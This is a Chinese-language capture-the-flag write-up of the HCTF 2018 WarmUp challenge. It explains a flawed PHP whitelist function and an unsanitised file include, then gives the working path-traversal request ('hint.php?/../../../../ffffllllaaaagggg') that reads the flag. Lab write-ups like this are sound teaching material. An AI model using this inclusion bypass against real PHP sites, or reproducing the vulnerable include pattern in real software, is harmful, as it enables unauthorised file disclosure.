[HCTF 2018]WarmUp writeup

原创

满月* 于 2021-04-17 11:03:03 发布 58 收藏

分类专栏： 网络安全 文章标签： php

1. F12查看

```
<body>
  <!--source.php-->
  <br>
  <img src="https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg"> 溢出
</body>
</html>
```

2.查看source.php

2b060c4b-a8d4-4a52-b789-7820fc8dabb1.node3.buuoj.cn/source.php

cehckFile这个函数进行了 3次白名单检测、 2次问好过滤、一次URL解码

```php
class emmm
    {
        public static function checkFile(&$page)

        {
            //白名单列表
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
            //isset()判断变量是否声明is_string()判断变量是否是字符串 &&用了逻辑与两个值都为真才执行if里面的值
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it A";
                return false;
            }
            //检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真
            if (in_array($page, $whitelist)) {
                return true;
            }
            //过滤问号的函数(如果$page的值有？则从?之前提取字符串)
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')//返回$page.?里卖弄?号出现的第一个位置
            );

             //第二次检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真
            if (in_array($_page, $whitelist)) {
                return true;
            }
            //url对$page解码
            $_page = urldecode($page);

            //第二次过滤问号的函数(如果$page的值有？则从?之前提取字符串)
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
            //第三次检测传进来的值是否匹配白名单列表$whitelist 如果有则执行真
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
```


```php
if  (!  empty($_REQUEST['file'])
        &&  is_string($_REQUEST['file'])
        &&  emmm::checkFile($_REQUEST['file'])
)  {
        include  $_REQUEST['file'];
        exit;
}  else  {
        echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
}
```


主函数empty判断是否为空，is_string判断是否为字符串，emmm：checkFile将我们的的值传到emmm类里面的checkFile函数 这三个值通过&&逻辑与运算符连接也就是要求这块函数的返回值要全为真才能执行if里面的文件包含的代码 否则就执行else里面的图片代码

熟悉几个函数：
//mb_strpos()：返回要查找的字符串在别一个字符串中首次出现的位置
// mb_strpos (haystack ,needle)
// haystack：要被检查的字符串。
// needle：要搜索的字符串

//mb_substr() 函数返回字符串的一部分。

//str 必需。从该 string 中提取子字符串。
//start 必需。规定在字符串的何处开始。
//engths 可选。规定要返回的字符串长度。默认是直到字符串的结尾。
3.访问新的页面hint



flag not here, and flag in ffffllllaaaagggg

4.http://127.0.0.1:8081/index.php?file=hint.php?/…/…/…/…/ffffllllaaaagggg
可以利用?截取hint.php，然后利用/使hint.php?成为一个不存在的目录，最后include利用…/跳转目录读取flag

flag{a0994e0b-7602-41a3-af71-2a62e8d9c593}

必须加index.php

也可以：
http://2b060c4b-a8d4-4a52-b789-7820fc8dabb1.node3.buuoj.cn/source.php?file=source.php?/…/…/…/…/ffffllllaaaagggg

```php
        }  else  {
                echo  "<br><img  src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\"  />";
        }
?> flag{a0994e0b-7602-41a3-af71-2a62e8d9c593}
```

参考博客：

https://blog.csdn.net/yiqiushi4748/article/details/108348998

https://www.cnblogs.com/xhds/p/12266072.html